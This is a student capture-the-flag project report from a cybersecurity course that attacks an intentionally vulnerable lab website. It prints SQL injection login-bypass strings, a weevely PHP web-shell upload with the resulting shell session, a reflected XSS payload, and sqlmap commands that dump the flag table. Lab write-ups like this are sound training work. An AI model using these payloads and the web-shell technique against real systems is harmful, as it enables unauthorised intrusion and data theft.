

# VERZEO MAY BATCH

A  
Project Report  
On

“Website Vulnerability and Exploit”

For the course

Cybersecurity

SUBMITTED BY

M.Akshara([mageshakshara24@gmail.com](mailto:mageshakshara24@gmail.com))

SUBMITTED TO

[event@verzeo.in](mailto:event@verzeo.in)

[assignments@anir0y.live](mailto:assignments@anir0y.live)

# CONTENTS

<u>S.NO</u>	<u>Topics</u>	<u>PAGE.NO</u>
1	INTRODUCTION	3
2	FINDING VULNERABILITY	3-7
3	EXPLOITING VULNERABILITY	7-10
4	GRAB THE FLAG	10-11
5	CONCLUSION	11

## INTRODUCTION


Most of the websites use databases to store and manage information. We have to create a framework that makes the connection between a website and a database possible. By doing so we can exploit the known vulnerability to get access into the database and find out more information. Once we get to know the vulnerability we can fix them to ensure safety.

### REQUIRED TOOLS:-

1. Kali linux
2. Sqlmap Tool
3. Weevely tool
4. Burpsuite
5. Sqlmap Tool

## FINDING OUT VULNERABILITY

### USING SQL INJECTION



For checking for vulnerability, we should keep an apostrophe after the URL and if we find an error which is not common this means the given website is vulnerable.

## AFTER FINDING IF ITS VULNERABLE:

The following steps required for exploiting vulnerability:


1) To ensure apache2 and mysql running

```
akshara@akshara-VirtualBox:~$ sudo -i
[sudo] password for akshara:
root@akshara-VirtualBox:~# service mysql status | grep Active
Active: active (running) since Mon 2020-06-22 19:09:24 IST; 2min 7s ago
root@akshara-VirtualBox:~# service apache2 status | grep Active
Active: active (running) since Mon 2020-06-22 19:09:19 IST; 2min 27s ago
root@akshara-VirtualBox:~#
```

2) To show databases

```
mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| logindb |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.27 sec)
```

3) Open db.sql with kate and copy the data into mysql



```
db.sql — Kate
File Edit View Projects Bookmarks Sessions Tools Settings Help
db.sql
17
18 DROP TABLE IF EXISTS `users`;
19 CREATE TABLE IF NOT EXISTS `users` (
20   `id` int(11) NOT NULL AUTO INCREMENT,
21   `username` varchar(200) NOT NULL,
22   `password` varchar(33) NOT NULL,
23   `fname` varchar(30) NOT NULL,
24   `description` varchar(200) NOT NULL,
25   PRIMARY KEY (`id`)
26 ) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=66 ;
27
28 --
29 -- Dumping data for table `users`
30 --
31
32 INSERT INTO `users` (`id`, `username`, `password`, `fname`,
33   `description`) VALUES
34   (1, 'admin', '21232f297a57a5a743894a0e4a801fc3', 'admin', 'All
35   hail the admin!!'),
36   (2, 'bob', '5f4dcc3b5aa765d61d8327deb882cf99', 'bobby', 'Sup! I
37   love swimming!'),
38   (3, 'ramesh', '9aeaed51f2b0f6680c4ed4b07fb1a83c', 'ramesh', 'I
39   love 5 star!'),
40   (4, 'suresh', '9aeaed51f2b0f6680c4ed4b07fb1a83c', 'suresh', 'I
41   love 5 star toooo!')
```

4) view users in mysql


```
mysql> select * from users;
```

id	username	password	fname	description
1	admin	21232f297a57a5a743894a0e4a801fc3	admin	All hail the admin!!
2	bob	5f4dcc3b5aa765d61d8327deb882cf99	bobby	Sup! I love swimming!
3	ramesh	9aeaed51f2b0f6680c4ed4b07fb1a83c	ramesh	I love 5 star!
4	suresh	9aeaed51f2b0f6680c4ed4b07fb1a83c	suresh	I love 5 star toooo!
5	alice	c93239cae450631e9f55d71aed99e918	alice	In wonderland right now :O
6	voldemort	856936b417f82c06139c74fa73b1abbe	voldemort	How dare you! Avada kedavra!
7	frodo	f0f8820ee817181d9c6852a097d70d8d	frodo	Need to go to Mordor. Like right now!
8	hodor	a55287e9d0b40429e5a944d10132c93e	hodor	Hodor
65	rhombus	e52848c0eb863d96bc124737116f23a4	rambo	Im the rambo! ! Bwahahaha!

5) Granting privileges to user other than root

```
mysql> grant all privileges on logidb .* to 'dbadmin'@'localhost';
Query OK, 0 rows affected (0.11 sec)
```

6) Configure website by changing user and database in kate



7) Configuring mysql to connect to the webpage




```


root@akshara-VirtualBox:~# cd /home
root@akshara-VirtualBox:/home# ls
akshara
root@akshara-VirtualBox:/home# cd /home/akshara
root@akshara-VirtualBox:/home/akshara# ls
Desktop    Firefox_wallpaper.png  ProjectZero-master  Templates
Documents  Music                  Public              Videos
Downloads  Pictures              snap
root@akshara-VirtualBox:/home/akshara# cd ProjectZero-master
root@akshara-VirtualBox:/home/akshara/ProjectZero-master# ls
CNAME          docker-compose.yml  LICENSE             SECURITY.md
CODE_OF_CONDUCT.md  Dockerfile          login.php           ThreatDragonModels
_config.yml      favicon.ico          logout.php          upload.php
CONTRIBUTING.md  footer.php          main.php            uploads
css              home.php            product             xss.php
db_config.php     index.php           productmgr.php
db.sql            js                 README.md
root@akshara-VirtualBox:/home/akshara/ProjectZero-master# cd db_config.php
-bash: cd: db_config.php: Not a directory
root@akshara-VirtualBox:/home/akshara/ProjectZero-master# vim db_config.php

```

## 8) Connect to webpage



## 9) We can use sql injection after getting the webpage



Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' AND password = 'd41d8cd98f00b204e9800998ecf8427e'' at line 1


We can use either **Username:** admin' or 1=1#;admin' and 1=1# and no password  
Or

**Username:**admin'# and any password

Or

**Username:**' or 1=1# and no password

10) We can successfully enter the website



## EXPLOITING VULNERABILITY

### FILE UPLOAD

Using weeveily

- 1) upload a file from root downloads
- 2) In terminal create a new shell.php file using weeveily
- 3) Now upload shell.php file on the website
- 4) Take the link of the first file uploaded and change its extension to shell.php

The screen appears as below.

```
root@kali:~# weeveily http://lab.hackerinside.xyz/uploads/shell.php 123456
[+] weeveily 4.0.1
[+] Target:      lab.hackerinside.xyz
[+] Session:     /root/.weeveily/sessions/lab.hackerinside.xyz/shell_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.


weeveily> pwd
/var/www/html/uploads
www-data@lab-hackerinside-xyz:/var/www/html/uploads $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@lab-hackerinside-xyz:/var/www/html/uploads $ uname -a
Linux lab-hackerinside-xyz 4.19.0-8-cloud-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
www-data@lab-hackerinside-xyz:/var/www/html/uploads $ ls
index.jpeg
shell.php
www-data@lab-hackerinside-xyz:/var/www/html/uploads $
```

## REFLECTED XSS


1) Initially when we type admin, the below screen appears



2) We use the command "<script>alert('XSS')</script>" to login without username



3) We get the below screen




By this we can simply login without username



## PRODUCT MANAGER:FBCTF CHALLENGE

- 1) Enable Burpsuite and then change its proxy settings
- 2) Enable intercept off in Burpsuite
- 3) Load the website needed
- 4) Now turn on the intercept



- 5) Click the required parameter in website,while it is still loading,in Burpsuite you can see few commands.
- 6) Right click,click on 'Do intercept' and then 'response to this request' commands
- 7) Click the 'forward' on the top.
- 8) We get a editable format we can change according to our needs

Welcome to products manager!

- [View top 5 products](#)
- [Add your own product](#)
- [View details of your own product](#)

• [facebook](#)

• [messenger](#)

• [instagram](#)

• [whatsapp](#)

• [Twitter](#)

Welcome to products manager!

- [View top 5 products](#)
- [Add your own product](#)
- [View details of your own product](#)

Name of your product: Twitter

Secret (10+ characters, smallcase, uppercase, number) : Admin@1234

Description: Allows \_wide\_range\_of\_connection

Add

## GRAB THE FLAG

1)

```
root@kali:~# sqlmap -u "http://lab.hackerinside.xyz/login.php?uid=%C2%BF%27%22%28" -D dbs --tables
```



{1.4.6#stable}  
<http://sqlmap.org>

2)

```
Database: dbs  
[3 tables]
```

flag
products
users

```
[12:04:17] [INFO] fetched data logged to text files under '/root/.sqlmap/'
```

3)

```
root@kali:~# sqlmap -u "http://lab.hackerinside.xyz/login.php?uid=%C2%BF%27%22%28" -D dbs -T flag --columns
```



{1.4.6#stable}  
<http://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner, to permit the use of the program. It is the end user's responsibility to keep the program up-to-date, and to keep the target secure. sqlmap is not responsible for any misuse or damage caused by this program.
```

```
[*] starting @ 12:16:07 /2020-07-03/
```

```
it appears that provided value for GET parameter 'uid' has boundaries. Do you want to inject inside? ('%C2%BF*'"') [y/N] y
```

4)

```
[12:16:14] [INFO] resumed. varchar(50000)  
Database: dbs  
Table: flag  
[3 columns]
```

Column	Type
flag	varchar(32)
fid	int(32)
readme	varchar(50000)

```
[12:16:14] [INFO] fetched data logged to text files under '/root/.sqlmap/'
```

5)

```
root@kali:~# sqlmap -u "http://lab.hackerinside.xyz/login.php?uid=%C2%BF%27%22%28" -D dbs -T flag --dump
```

```
{1.4.6#stable}
http://sqlmap.org
```

6)

```
[12:16:56] [WARNING] no clear password(s) found
```

```
Database: dbs
```

```
Table: flag
```

```
[1 entry]
```

fid	flag	readme
4	43e8d8af39ade74a02a92e4587bd500	WW91IGNhbid0IGNyYWNoIHRob2S8bWQgcGxhaW4gdmsFsdWUgaXNkFQIiwgeW91IGNhbiB2YWxpZGF0ZSBieSBjdW5pbmcgYnJ1dGVmb3JjZSA7KQ==

```
[12:16:56] [INFO] table 'dbs.'flag' dumped to CSV file '/root/.local/share/sqlmap/output/lab.hackerinside.xyz/dump/dbs/flag.csv'
```

## CONCLUSION

By doing this activity we have found out the vulnerability in the website <http://lab.hackerinside.xyz/>. We found how to exploit the website and gather all the information stored in it. Further we learnt how to grab the flag.